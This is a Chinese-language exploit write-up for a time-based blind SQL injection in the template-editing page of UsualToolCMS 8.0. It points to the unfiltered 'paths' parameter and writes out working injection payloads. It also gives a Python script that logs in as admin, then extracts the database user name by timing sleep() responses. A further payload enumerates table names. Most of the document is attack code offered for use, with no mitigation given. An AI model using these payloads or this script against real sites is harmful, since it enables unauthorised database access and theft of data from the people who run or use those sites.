**1.环境**


环境版本信息：UsualToolCMS-8.0-Release

版本下载：http://www.a5xiazai.com/php/140604.html


官网下载：https://cms.usualtool.com/down/UsualToolCMS-8.0-Release.zip

**2.漏洞分析**


在./cmsadmin/a\_templetex.php文件第137行，paths变量没有过滤，136行从get处获取paths，没有任何过滤



当从get处获得的t等于open时就可以出发这个sql注入，在文件第129行



构造payload：cmsadmin/a\_templetex.php?t=open&id=1&paths=templete/index' where id=1 and if(ascii(substring(user(),1,1))>0,sleep(5),1)--+



由于是时间盲注，编写延迟注入脚本

# -\*- coding:utf-8 -\*-

import time

import requests

session = requests.session()

headers = {'User-Agent':'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0'}

img\_url = 'http://192.168.8.108:8081/UsualToolCMS-8.0-Release/class/UsualToolCMS\_Code.php?r=13720'

img\_req = session.get(url=img\_url,headers=headers).content

with open('pic.png','wb') as f:

    f.write(img\_req)

code = input('请输入验证码：')

data = {

    'uuser':'admin',

    'upass':'admin',

    'ucode':code

}

payloads = list('root@localhostasfafsasf')

url = 'http://192.168.8.108:8081/UsualToolCMS-8.0-Release/cmsadmin/a\_login.php?do=login'

response = session.post(url=url,headers=headers,data=data)

res\_url\_1 = "http://192.168.8.108:8081/UsualToolCMS-8.0-Release/cmsadmin/a\_templetex.php?t=open&id=1&paths=templete/index' where id=1 and if(ascii(substring(user(),{},1))={},sleep(5),1)--+"

result = ''

for i in range(1,15):

    for payload in payloads:

        res\_url\_2 = res\_url\_1.format(str(i),ord(payload))

        start\_time = time.time()

        response = session.get(url=res\_url\_2,headers=headers)


        if time.time() - start\_time > 7:

            result = result + payload

            print(result)

            break





爆数据库表payload：cmsadmin/a\_templetex.php?t=open&id=1&paths=templete/index' where id=1 and if(ascii(substring((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1))>0,sleep(5),1)--+

